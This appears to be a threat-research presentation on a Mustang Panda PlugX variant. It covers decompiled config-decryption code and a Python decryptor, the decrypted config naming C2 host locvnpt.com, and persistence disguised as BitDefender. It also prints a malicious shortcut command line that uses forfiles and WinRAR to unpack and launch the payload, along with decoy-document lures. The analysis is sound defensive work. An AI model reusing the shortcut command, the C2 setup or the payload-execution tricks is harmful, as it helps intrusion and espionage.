00000180 00 E0 04 00 F0 1D 00 00 00 00 00 00 00 00 00 00 00 ..å...ä...
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....ó...
000001A0 00 00 00 00 00 00 00 60 50 04 00 40 00 00 00 .....`P.ó...
000001B0 00 00 00 00 00 00 00 00 10 04 00 30 01 00 00 .....ó...
000001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....ó...
000001D0 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 .....text...
000001E0 CF E0 03 00 10 00 00 F2 03 00 00 04 00 00 iå.....ò...
000001F0 00 00 00 00 00 00 00 00 00 00 20 00 00 60 .....ó...
00000200 2E 72 64 61 74 61 00 00 EA 49 00 00 00 10 04 00 .rdata..èI...
00000210 00 4A 00 00 00 F6 03 00 00 00 00 00 00 00 00 00 ..J...ö...
00000220 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00 .....@.data...
00000230 34 70 00 00 00 60 04 00 00 28 00 00 00 40 04 00 4p...`...ó...
```

Exports				Imports
Characteristics				
43900	Characteristics	0		
43904	TimeStamp	5EF07317	Monday, 22.06.2020 09:00:07 UTC	
43908	MajorVersion	0		
4390A	MinorVersion	0		
4390C	Name	45332	sedLsmFAVNPad	
43910	Base	1		
43914	NumberOfFunctions	1		
43918	NumberOfNames	1		
4391C	AddressOfFunctions	45328		
43920	AddressOfNames	4532C		
43924	AddressOfNameOrdinals	45330		
Exported Functions [1 entry]				
Offset	Ordinal	Function RVA	Name RVA	Name
43928	1	16F0	45340	Main

Analyze PlugX Dll

- Bước giải mã cấu hình cũng được thực hiện trước khi mã độc kiểm tra tham số truyền vào khi thực thi.

```
pNumArgs = 0;
wsz_cmd_line = f_plx_retrieve_command_line_info();
szArglist = f_plx_parse_cmd_line(wsz_cmd_line, &pNumArgs);
v2 = sub_10001320(0);
v12 = f_plx_decrypt_config(v2);
if ( pNumArgs == 1 )
{
    sub_10001D50(0);
}
if ( pNumArgs == 3 )
{
    sub_100049B0(v8);
    sub_100049B0(v10);
    sub_10004E20(szArglist[1]);
    sub_10004FB0(0);
    sub_10004E20(szArglist[2]);
    sub_10004FB0(0);
    if ( sub_10026A10(v9, &v13) )
    {
        v13 = 0;
    }
    if ( sub_10026A10(v11, &v15) )
    {
        v15 = 0;
    }
```

```
PlugX_mapped_dll_base = f_create_unnamed_event(0)→dll_base;
if ( PlugX_mapped_dll_base→signature ≠ 'THOR' )
{
    return f_plx_memset();
}
ptr_plugx_config = PlugX_mapped_dll_base→PlugX_config;
dec_plugx_config = src;
if ( ptr_plugx_config→key_value == ptr_plugx_config→compared_key_value )
{
    return f_plx_memset();
}
if ( PlugX_mapped_dll_base→PlugX_config_size ≠ 0x150C )
{
    return f_plx_memset();
}
key_value = ptr_plugx_config→key_value;
f_plx_reserve_mem_location(0);
decrypt_status = f_plx_decrypt(ptr_plugx_config, 0x150C, dec_plugx_config, key_value);
if ( decrypt_status || ptr_plugx_config→key_value ≠ dec_plugx_config→compared_key_value )
{
    return f_plx_memset();
}
f_plx_memcpy(src, &g_plx_decrypted_config, 0x150Cu);
sub_100049B0(v17);
sub_10025BC0(v17, &dec_plugx_config[0x121].compared_key_value);
// "std.cfg" → (size: 8)
v19 = 's';
v20 = 't';
```

Decryption routine

- Hàm giải mã giống hệt ở shellcode khi thực hiện giải mã ra compressed Dll.

```
int __stdcall f_plx_decrypt_ret(_BYTE *ptr_plugx_config, int plugx_config_size, _BYTE *dec_plugx_config_out, unsigned int key)
{
    unsigned int k_4; // [esp+4h] [ebp-14h]
    unsigned int k_3; // [esp+8h] [ebp-10h]
    unsigned int k_2; // [esp+C] [ebp-Ch]
    unsigned int k_1; // [esp+10h] [ebp-8h]
    int i; // [esp+14h] [ebp-4h]

    k_1 = key;
    k_2 = key;
    k_3 = key;
    k_4 = key;
    for ( i = 0; i < plugx_config_size; ++i )
    {
        k_1 = k_1 + (k_1 >> 3) - 0x56565656;
        k_2 = k_2 + (k_2 >> 5) - 0x36363636;
        k_3 = 0xFFFFF81 * k_3 + 0x57575757;
        k_4 = 0xFFFFE01 * k_4 - 0x76767677;
        dec_plugx_config_out[i] = (k_4 + k_3 + k_2 + k_1) ^ ptr_plugx_config[i];
    }
    return 0;
}
```

```
key = 0x009972C2

def decrypt(data):
    k_1 = key
    k_2 = key
    k_3 = key
    k_4 = key
    data = bytearray(data)
    decrypted = bytearray()
    for i in range(0, len(data)):
        k_1 = (k_1 + (k_1 >> 3) - 0x56565656) & 0xFFFFFFFF
        k_2 = (k_2 + (k_2 >> 5) - 0x36363636) & 0xFFFFFFFF
        k_3 = (0xFFFFF81 * k_3 + 0x57575757) & 0xFFFFFFFF
        k_4 = (0xFFFFE01 * k_4 - 0x76767677) & 0xFFFFFFFF
        decrypted.append((data[i] ^ (k_4 + k_3 + k_2 + k_1)) & 0xFF)
    return decrypted
```

Decrypted config

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
000002D0	01 01 01 01 01 01 01 01 01 01 01 01 01 01 08 08 08 08
000002E0	FF 07 00 BB 01	YYYYYYYYYYYYYY...».
000002F0	77 77 77 2E 6C 6F 63 76 6E 70 74 2E 63 6F 6D 00	www.locvnpt.com.
00000300	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000310	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000320	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000330	07 00 90 1F 77 77 77 2E 6C 6F 63 76 6E 70 74 2Ewww.locvnpt.
00000340	63 6F 6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	com.....
00000350	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000360	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000370	00 00 00 00 07 00 50 00 77 77 77 2E 6C 6F 63 76P.www.locv
00000380	6E 70 74 2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00	npt.com.....
00000390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000003A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000003B0	00 00 00 00 00 00 00 00 07 00 35 00 77 77 77 2E5.www.
000003C0	6C 6F 63 76 6E 70 74 2E 63 6F 6D 00 00 00 00 00 00	locvnpt.com.....
000003D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000003E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000003F0	00 00 00 00 00 00 00 00 00 00 00 00 48 54 54 50HTTP
00000400	3A 2F 2F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	://.....
00000410	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000420	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```
[+] Config file: PlugX_decrypted_config_THOR.bin
[+] Config size: 5388 bytes
[+] Folder name: %ProgramFiles%\BitDefender Handler
[+] Service name: BitDefender Update Handler
[+] Proto info: HTTP://
[+] C2 servers:
    www.locvnpt.com:443
    www.locvnpt.com:8080
    www.locvnpt.com:80
    www.locvnpt.com:53
[+] Campaign ID: 1234
```

Other threat research



Recent HODUR/THOR PlugX variant from the Mustang Panda group submitted from Vietnam.

C2s:


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[www.locvnpt\[.\]com:8080](http://www.locvnpt[.]com:8080)
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[www.locvnpt\[.\]com:53](http://www.locvnpt[.]com:53)

virustotal.com/gui/file/02a9b...

#apt #PlugX

```
./PlugX_5_MustangPanda/02a9b3beaa34a75a4e2788ef  
T42  
UNIT 42 Dev: Mike Harbison Build date 17 June  
C2 data found  
at file offset 35  
y of 0x:009972c2  
C2 information to file PosixPath('.../PlugX_5_f...  
fe771882b4b733fa0c5,_c2Decrypt.dat')  
at starting file offset 5537  
out file. Attempting to decompress file to modi  
module.  
  
> PosixPath('.../PlugX_5_MustangPanda/02a9b3b...  
decompressed.dl_')
```

10:36 PM · May 11, 2022 · Twitter Web App



SOPHOS labs
Source: VirusTotal

Other campaigns relate to events in Europe, invasion of Ukraine, ...



<https://teampassword.com/blog/who-is-mustang-panda-and-how-can-you-protect-yourself>

Other campaigns

The screenshot displays a web-based malware analysis tool with multiple submission panels and a central log viewer.

Submission Details:

- Top Left Submission:** Date: 2022-06-07 16:01:42 UTC, Name: windows.zip, Source: 91293bed - api, Country: US. A red arrow points from this panel down to the first item in the log viewer.
- Top Right Submission:** Date: 2022-07-12 05:08:43 UTC, Name: 493cb5056dee306ac2c93af2285ad9d8, Source: f67b7665 - api, Country: US.
- Central Log Viewer:** Shows a list of log entries with various file hashes and metadata. The first entry is highlighted with a yellow background, the second with a pink background, and the third with a green background. Red arrows point from the submission details to each of these highlighted log entries.
- Bottom Submission:** Date: 2022-05-25 08:32:26 UTC, Name: EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar, Source: 0a553055 - web, Country: CZ.

Log Viewer Headers: Sort by, Export, Tools, Help.

Log Viewer Data (approximate values):

Detections	Size	First seen	Last seen	Submitters	Category
28 / 57	644.64 KB	2022-06-07 16:01:42	2022-06-07 16:01:42	1	CAB
41 / 59	1.56 MB	2022-07-12 05:08:43	2022-07-12 05:08:43	1	RAR
39 / 57	685.89 KB	2022-05-25 08:32:26	2022-05-25 08:32:26	1	RAR
6 / 68	1.31 MB	2022-02-10 11:09:16	2022-02-10 11:09:16	1	DLL

Other campaigns

The image shows a digital forensic or threat intelligence platform interface with several submission panels and a central log viewer.


Submission Panels:

- Top Left:** Submissions from 2022-06-21 and 2022-06-23. One submission is labeled "Predlog termina zvanične posjete zamjenice predsjedavajućeg Vijeća ministara i ministarke vanjskih poslova BiH.rar" with Source 5415a959 - web and Country ME. Another is "unknown" with Source 2b761cae - api and Country US.
- Top Right:** Submissions from 2022-06-22. One submission is "HU proposals to the draft EUCO conclusions.rar" with Source 5415a959 - web and Country ME.
- Middle Left:** Submissions from 2022-07-04. One submission is "d3129539bc1e1c6cce321693be186522" with Source f67b7665 - api and Country US.
- Middle Right:** Submissions from 2022-06-29. One submission is "Embassy of the Republic of Suriname 2022-N-033.rar" with Source 0a553055 - web and Country CZ.
- Bottom Left:** Submissions from 2022-07-08. One submission is "bcd1094448b39660eed061d860d884fc" with Source f67b7665 - api and Country US.

Central Log Viewer:

- File: 4CD7D84E464A2786446DF623629AA7E2E6C776C9A870278EB39B54C5FBA05044
Source: unknown
Type: rar spreader
- File: CBC2011C89449504697C783CD2AA711A5691D3C257D0B95960027C96F62C15C1
Source: HU proposals to the draft EUCO conclusions.rar
Type: rar spreader
- File: 77A61DE438F618FA6E75A920E4CA6756917E501F390884F50C3005505BF488
Source: Embassy%20of%20the%20Republic%20of%20Suriname%202022-N-033.rar
Type: rar
- File: 69BA51FE80EF91FB0B7280D16290A24941D3A131CEE43F4379821F44D089063E
Source: No meaningful names
Type: rar spreader
- File: D901F71366089480870123E75859586AD2A17B3A9E4FBD09127E6BD26EEF8054
Source: No meaningful names
Type: javascript

Execution Flow




Example 1

EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar - RAR archive, unpacked size 1,361,499 bytes						
Name	Size	Packed	Type	Modified	CRC32	
..			File folder			
_			File folder	5/25/2022 2:22 PM		
EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.pdf.lnk	2,827	1,003	Shortcut	5/25/2022 2:22 PM	07302C72	

Working Directory: %cd%
Arguments: /c " _____\chrom.uce" | (forfiles /P %APPDATA%\..\..\ /S /M ^"EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar^" /c "cmd /c (c:\progra~1\winrar\winrar.exe x -inul -o+ @path||c:\progra~2\winrar\winrar.exe x -inul -o+ @path)&&____\chrom.uce")"

Name	Size	Packed	Type	Modified	CRC32	property	value
..			File folder			md5	CE266780A99B0DD70800A56912ABAB58
AvastDB.dat	735,744	518,941	DAT File	5/25/2022 2:21 PM	2463A0F0	sha1	AAE57D51D5982582788C98EB0967923633180164
chrom.uce	193,872	86,669	UCE File	5/25/2022 2:21 PM	3A42EC07	sha256	28609978987193F73D7792ADB243127155ECCB283B1BA3D5E004C4046FFC650F
goopdate.dll	429,056	94,885	Application extens...	5/25/2022 2:21 PM	25522B7D	file-type	executable
						date	empty
						language	neutral
						code-page	Unicode UTF-16, little endian
						CompanyName	AVAST Software
						FileDescription	Avast Browser
						FileVersion	1.8.1189.1
						InternalName	Avast Browser
						LegalCopyright	(c) 2020 AVAST Software
						OriginalFilename	AvastBrowserUpdate.exe
						ProductName	Avast Browser
						ProductVersion	1.8.1189.1

Example 2



Change tactics to execute payload

- Use API callback functions to execute decrypted payload: `EnumSystemCodePagesW`; `EnumThreadWindows`

The image shows two screenshots of the IDA Pro debugger illustrating exploit development. Both screenshots show assembly code and memory dump windows.

Top Screenshot: This stage uses the `EnumSystemCodePagesW` API. The assembly code at address `004EBDC` contains a call to `eax`, which points to the `EnumSystemCodePagesW` function. The memory dump window shows the dumped memory from `0004EBDC` to `7287F7DC`. A red box highlights the `call eax` instruction.

Bottom Screenshot: This stage uses the `EnumThreadWindows` API. The assembly code at address `0000A5A7` contains a call to `eax`, which points to the `EnumThreadWindows` function. The memory dump window shows the dumped memory from `0000A5A7` to `749CB5A7`. A red box highlights the `call eax` instruction.

Common Elements: Both screenshots include a stack reference window titled "deReferencing - Stack" showing the flow of pointers. Red arrows point from the `call eax` instructions in the assembly code to the corresponding entries in the stack reference window. Labels "Decrypted DLL" are placed near the memory dump windows to identify the target of the calls.

String deobf: tight strings

```
i = 0;
*wsz_decStr = *"S\x00d\x00J\x00j\x00n\x00x\x00m\x00[";
*&wsz_decStr[8] = *"z\x00`\x00`\x00~\x00x\x00p\x00u\x00v";
wsz_decStr_32 = 0x10;
v6 = 0;
do
{
    wsz_decStr[i] ^= (i + 0x5AE6) ^ 0x5AE6;                                // SeDebugPrivilege
    ++i;
}
while ( i < 33 );
v6 = 0;
sub_100352A0(wsz_decStr, 1);
i = 0;
*wsz_decStr = *"S\x00d\x00Z\x00l\x00n\x00]\x00x\x00b";
*&wsz_decStr[8] = 0x60007E;
*&wsz_decStr[0xA] = 0x72007A;
*&wsz_decStr[0xC] = 0x700073;
wsz_decStr[0xE] = 0x12;
v5 = 0;
do
{
    wsz_decStr[i] ^= (i + 0x5AE6) ^ 0x5AE6;                                // SeTcbPrivilege
    ++i;
}
while ( i < 29 );
```

FLOSS TIGHT STRINGS (291)			
Function	Function Offset	Frame Offset	String
0x10001000	0x10001029	0xa0	FatalAppExitW
0x1000113e	0x10001169	0x80	kernel32.dll
0x1000113e	0x100011c3	0x11c	SetUnhandledExceptionFilter
0x1000113e	0x1000121d	0x1d0	WriteProcessMemory
0x10001290	0x100012cb	0x1c	CreateThread
0x10001290	0x10001357	0x54	WaitForSingleObject
0x10001290	0x100013df	0xa4	WaitForSing{q2pyurj
0x10001764	0x100017a9	0xbc	user32.dll
0x10001764	0x10001837	0x19c	advapi32.dll
0x10001764	0x100018c5	0x27c	ws2_32.dll
0x10001764	0x10001952	0x35c	shell32.dll
0x10001764	0x100019dc	0x43c	shlwapi.dll
0x10001764	0x10001a69	0x51c	psapi.dll
0x10001764	0x10001af3	0x5fc	version.dll
0x10001764	0x10001b81	0x6dc	msvcrt.dll
0x10001764	0x10001c0e	0x7bc	winhttp.dll
0x10001764	0x10001c9b	0x89c	ole32.dll
0x10001764	0x10001ee7	0x97c	CreateMutexW
0x10001764	0x10001fee	0xa5c	SetUnhandledExceptionFilter
0x10001764	0x10002096	0xad1	ACloseHandle
0x10001764	0x10002164	0xbb0	CommandLineToArgvW
0x10001764	0x100021f2	0xc7c	GetCommandLineW
0x10001764	0x100022cd	0xdec	ExitProcess
0x100023cd	0x10002505	0x18	SetEvent
0x1000265d	0x100026a0	0x48	SeDebugPrivilege
0x1000265d	0x10002746	0xac	SeTcbPrivilege
0x10018f4e	0x10018fc7	0x4b8	GetModuleFileNameW
0x10018f4e	0x10019377	0x9ec	GetModuleF
0x10018f4e	0x10019445	0xf2c	GetModul{Q
0x10018f4e	0x100194e4	0x14e0	lstrcmpW
0x10018f4e	0x10019578	0x19ab	Qnya
0x10018f4e	0x10019578	0x19c8	AvastDB.dat
0x10018f4e	0x10019629	0x1e98	HeapAlloc

Decoy documents

The collage consists of six screenshots of documents from various countries:

- EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations Office on Drugs and Crime (UNODC) Vienna, 16-20 May 2022**: A document from the European Union's General Debate on Crime Prevention and Criminal Justice.
- NV 309-2022 HMA's departure.pdf - SumatraPDF**: A note from the British Embassy Ankara to the Ministry of Foreign Affairs of Turkey.
- Predlog termina zvanične posjeće zamjenice predsjedavajuće...**: A note from the Embassy of the Republic of Srpska to the Ministry of Foreign Affairs of Bosnia and Herzegovina.
